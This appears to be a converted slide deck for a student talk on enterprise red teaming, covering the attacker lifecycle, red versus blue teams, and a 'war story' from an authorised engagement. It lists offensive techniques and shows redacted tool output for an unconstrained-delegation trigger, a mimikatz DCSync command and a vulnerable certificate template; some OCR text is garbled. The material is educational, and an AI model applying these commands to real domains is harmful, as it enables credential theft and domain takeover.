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Enterprise Red Teaming

So you want to be a red teamer?

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\$whoami – Fletcher Davis

- Red Team Consultant at Mandiant
- GMU Cyber Security Engineering 2020
- Interned at Ligado Networks and CACI
- Specializes in Red Team Operations and Web Application Security
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- Born and raised in Spain
- GMU Cyber Security Engineering 2021
- Used to be a part of MasonCC
- Started as Help Desk Phalanx Technology
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Agenda

- What is Red Teaming?
- Red Teaming vs Penetration Testing
- Red Team vs Blue Team
- Attack Lifecycle
- War Stories
- Conclusion
- Resources
- Q/A



What is Red Teaming?

- Objective-based adversarial simulation that tests the detection and prevention capabilities
 of an organization
- The overall objective is to identify an organization's ability to detect and respond to an active cyber security attack
 - Provide analysis and feedback
 - Offer recommendations and remediation support
- Typically models the entire attacker lifecycle
 - Some organizations request for an "assumed breach" scenario


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Penetration Testing vs Red Teaming


- Penetration Testing
 - Find as many vulnerabilities as we can
 - Stealth is not required
 - Different kinds of penetration tests (Internal, External, Web, Mobile, Cloud, Hardware, Physical)
- Red Teaming
 - Testing the blue team's detection and response capabilities
 - Stealth is required
 - Advanced Adversarial simulation (Objective focused)

Red Team vs Blue Team

- Red Team validates detections and preventive measures of an organization's SOC
- Blue Team is comprised of several roles:
 - Detection Engineer
 - SOC Analyst/Threat Hunter/Intel
 - Incident Response
 - Reverse Engineer
 - List goes on...
- Red Team's goal is to help the blue team get better
 - Detection (Telemetry, Alerts, etc.)
 - Response (Response Playbooks, Quarantining, etc.)
- It's best to know both sides



Attacker Lifecycle





Initial Reconnaissance

- Gather information about organization
 - Usernames
 - Emails
 - Password Leaks
- Identify potential attack vectors
 - Subdomain Enumeration
 - Web Applications
 - Employee Portals
- Tools
 - Information Gathering: LinkedIn Scraping, Data Breaches
 - Subdomain Enumeration: subfinder, findomain




Initial Compromise

- Phishing / Vishing / Mailing
 - Malicious Office documents
 - Malicious MSI installations
 - Got creds? VPN in!
 - Can anyone guess what Mailing is?
- Exploitation
 - Outdated services
- Physical Access
 - Rubber duckies
 - Dropper



Persistence

- Getting initial access is time consuming and can be difficult
- Once you're in, you want to stay in
- Many different persistence techniques:
 - Startup Folder
 - Services
 - Registry
 - Scheduled Tasks
 - VPN access
 - Webshells



Local Enumeration

- Situational awareness is important
- What we enumerate:
 - Running processes
 - Network connections
 - Mapped drives (Data Mining)
 - Endpoint Agents
 - Credentials



Local Privilege Escalation

- To laterally move, we need to privilege escalate
- Local privilege escalation vectors (Windows):
 - Cred hunting
 - Exploitation of outdated programs
 - Hijacking services running as an administrator
 - Abusing token privileges (Ex: SeImpersonatePrivilege)
 - Credential dumping from memory (Ex: Mimikatz)
- Local privilege escalation vectors (Linux):
 - Bash History could contain credentials
 - Misconfigured 'sudo' rules
 - Kernel exploitation (rare)



Domain Reconnaissance/Privilege Escalation


Domain Reconnaissance:

- SharpHound/BloodHound
- PowerView/SharpView
- Network Share Enumeration
- Domain Privilege Escalation:
 - Kerberoasting
 - Group Policy Preference Files
 - Password Spraying
 - Unconstrained Delegation
 - Active Directory Certificate Services



Lateral Movement

- Allows an attacker to pivot between machines and obtain access to objectives
- Requires local administrative access to remote system
- Lateral Movement techniques:
 - Telnet (TCP/21)
 - SSH (TCP/22)
 - RPC/DCOM/WMI (TCP/135)
 - SMB/PSExec (TCP/445)
 - MSSQL (TCP/1433)
 - RDP (3389)
 - WinRM (5985/5986)



Completing the Objective

- Objectives set by client
- Sample objectives include:
 - Obtain Domain Administrative Privileges
 - Exfiltrate customer data
 - Access secure network segment
 - Obtain access to backups
 - PII/PHI



Reporting

- Most important part of the Red Team engagement
- Outlines the Red Team activity
 - Tells a story of the engagement
- Findings
 - Vulnerability
 - Impact to organization
 - Risk of exploitation
 - Remediation
- Communication skills are very important
 - We don't get paid to hack, we get paid to write reports




War Stories

- Target: "Technology Company"
- Stealth is required
- 3-week assessment
- Objective:
 - Obtain Domain Admin privileges




Initial Access


- Obtained list of employees via LinkedIn
- Found their email format
- Sent Work Surveys that contained malicious VBA code
- Convince users to Enable Content
- Ultimately, our goal is to obtain code execution on a system to have initial access




Internal Reconnaissance

- Unauthenticated Confluence
 - Credentials (cleartext/hashes)
 - Network Information
 - Penetration Test reports
 - Gitlab
- No need to port scan 😊
- Enumerate the network in a "stealthy" way






Jenkins Exploitation



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Jenkins Exploitation





Lateral Movement

```
| beacon | b
```

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Unconstrained Delegation Abuse

```
execute-assembly SharpEfsTrigger.exe ausdo AUSI EfsRpcEncryptFileSrv

[*] Tasked beacon to run .NET program: SharpEfsTrigger.exe ausdo AUSI EfsRpcEncryptFileSrv

[+] host called home, sent: 125655 bytes

[+] received output: NdrClientCall2x64

[!]binding ok (handle=72805aeb50)

[*] EfsRpcEncryptFileSrv: 5
```

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DCSync Attack

- A user with DS-Replication-Get-Changes/DS-Replication-Get-Changes-All rights (typically Domain Admins) can obtain a password hash for any user
- Abuses the way multiple Domain
 Controllers sync
- Become anyone you want within the child domain!

```
Fasked beacon to run mimikatz's @lsadump::dcsync /domain:
                                                                       .com /user:
                                                                                                      ADAdmin comman
   host called home, sent: 297586 bytes
[+] received output:
                    will be the domain
[DC1 'AUSDC
                                 ' will be the DC server
                         ■ADAdmin' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS NEGOTIATE (9)
Object RDN
                                 ADAdmin
  SAM ACCOUNT **
SAM Username
                                 ADAdmin@
User Principal Name
                     : 30000000 ( USER OBJECT )
    Account Control: 00010200 ( NORMAL ACCOUNT DONT EXPIRE PASSWD )
Account expiration
Password last change : 9/17/2021 1:39:28 PM
                    : S-1-5-21-1802859667-647903414-1863928812-929253
Object Relative ID
Credentials:
  Hash NTLM:
   ntlm- 0:
   ntlm- 1:
   ntlm- 2:
   ntlm- 3:
```

ADCS Exploitation

- Need to privilege escalate to root domain
- ADCS abuse Vulnerable
 Template
- Users with enrollment permissions can request an AD certificate for any domain user!
- This attack path is very new


```
Template Name
                                             API
Friendly Name
Template OID
                        : 1.3.6.1.4.1.311.21.8.15609068.2178056.13584015.12369973.5033178.51.8004162.1615477
Validity Period
                        : 1 years
                        : 6 weeks
Renewal Period
                        : ENROLLEE SUPPLIES SUBJECT
Name Flags
Enrollment Flags
Signatures Required
Extended Key Usage
                        : Server Authentication, Client Authentication
Permissions
  0wner
  Access Rights
   Principal
                                            ansible
      Access mask
      Flags
    Principal
      Access mask
      Flags
    Principal
      Access mask
      Flags
```

Conclusion

- "With great power comes great responsibility"
- Simulating an advanced threat against a customer
- Remediation > Hacking
- The industry is constantly evolving
 - You can NEVER stop learning
- There is plenty to learn...
 - Learn the fundamentals everything else will be easier to learn
 - Learn what you are passionate about
 - Try new things
 - Have fun!

Resources

- Active Directory
 - https://zer1t0.gitlab.io/posts/attacking_ad/
- Red Team Techniques
 - https://www.ired.team/
- Hack the Box
 - https://www.hackthebox.com/
- CTFs
 - Will teach you the basics
 - How to learn stuff on the spot
 - Pressure
 - Teamwork



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Questions?